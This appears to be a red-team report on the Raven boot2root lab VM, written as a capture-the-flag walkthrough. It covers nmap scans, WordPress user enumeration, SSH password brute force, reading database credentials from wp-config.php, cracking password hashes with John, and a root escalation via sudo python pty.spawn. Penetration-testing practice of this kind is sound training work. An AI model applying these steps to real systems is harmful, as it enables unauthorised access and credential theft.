Red Team: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


```
$ nmap -sV -o 192.168.1.0/24
```

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-05 08:00 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00052s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00040s latency).
```

This scan identifies the services below as potential points of entry:

- Target 1
  - List of Exposed Services can be found by running nmap –sV 192.168.1.110
  - OpenSSH and Apache httpd 2.4.10 (CVE-2016-4975)
  - 
```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-30 09:23 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00045s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
```

The following vulnerabilities were identified on each target:

- Target 1
  - List of Critical Vulnerabilities

Vulnerability	Description	Impact
Vulnerable Ports 22 and 80	Access to machine via OpenSSH, Scans and direct access to the Target 1 machine	Integrity and confidentiality because of direct acces to machine and ability to gain more details about users/visitors
Weak/Insecure Passwords	The user Michael has a guessable password (Michael) which could also be cracked via brute force methods. Steven password could be found via SQL	Integrity and Confidentiality due to the ability to breach the machine and gain more information about users/operations
Enumerate Wordpress Site	Users were identifiable via WPScan	Confidentiality is impacted through the disclosure of usernames and other details
Apache 2.4.10 CVE-2016-4975	Apache Server can be vulnerable for CRLF Injection	Integrity impact as it allows the attacker to set fake cookies, steal CSRF tokens, disclose user information by


		injecting a script (XSS) and perform a variety of other attacks. It also allows attackers to deactivate & bypass security measures like XSS filters & Same Origin Policy (SOP) (See more at (CRLF Injection Attack - (https://www.geeksforgeeks.org/crlf-injection-attack/))
Python Privilege Escalation	The user Steven can circumvent lower privileges by using python scripting allowed for sudo	Integrity and Confidentiality by gaining root access to the machine


Exploitation

TODO: Fill out the details below. Include screenshots where possible.


The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
  - flag1: {b9bbcb33e11b80be759c4e844862482d}
    - **Exploit Used**
      - Enumerated wordpress for users and found username michael

- 


- 

- Brute forced into port 22 (SSH) by cracking Michael's password with Metasploit vulnerabilities


- 

        - Then searched the directory after access
            - cat /var/www/html/service.html

- flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}
    - **Exploit Used**
        - Brute forced into port 22 (SSH) via the method above and searched for
        - cat /var/www/flag2.txt
            -



- Flags 3 and 4 were actually found together on the wordpress SQL wp_posts, but we also used escalated privileges for Steven via a Python circumvention.



- To Find flag3 we had to go into the /var/www/html/wordpress/wp-config.php file and you will find the MySQL user and password, from there you are going to use the command

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- mysql -u root -p wordpress
- then after that you will put in the password of R@v3nSecurity
- navigate through these tables. **(SHOW TABLES and SELECT * FROM table_name)**
  - you will find the hash for Steven and Michael and flags 3&4

```
mysql> SHOW TABLES;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.01 sec)

mysql> select * from wp_posts
```

```
| sample-page |  |  | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |  |  |
  0 | http://192.168.206.131/wordpress/?page_id=2 |  0 | page |  |

| 4 |  1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                                                                                  | flag3 |
draft | open | open |  |  |  | 2018-08-13 01:48:31 | 2018-0
01:48:31 |  |  0 | http://raven.local/wordpress/?p=4 |
post |  | 0 |
| 5 |  1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:31  3/3 0g/s 9129p/s 18255c/s 18255C/s cm1105..cm1510
0g 0:00:06:36  3/3 0g/s 9130p/s 18256c/s 18256C/s lclmur..lcrell
pink84           (steven)
```

- To find flag 4 you will crack the hashes by putting them into a txt document with the following format:

  name:hash

  name:hash


- use John to crack the hashes
  - password for **steven** is **pink84**.
  - SSH into his acct and run the command **sudo -l** and you will then see he has sudo permissions for python.
  - root access can be gained via **sudo python -c 'import pty;pty.spawn("/bin/bash")'**
  - **cd cat flag4.txt**

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
----------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | use
r_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
----------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
                |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
                |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+----
----------------+-------------+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:31  3/3 0g/s 9129p/s 18255c/s 18255C/s cm1105..cm1510
0g 0:00:06:36  3/3 0g/s 9130p/s 18256c/s 18256C/s lclmur..lcrell
pink84           (steven)
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```


root@target1:~# cat flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io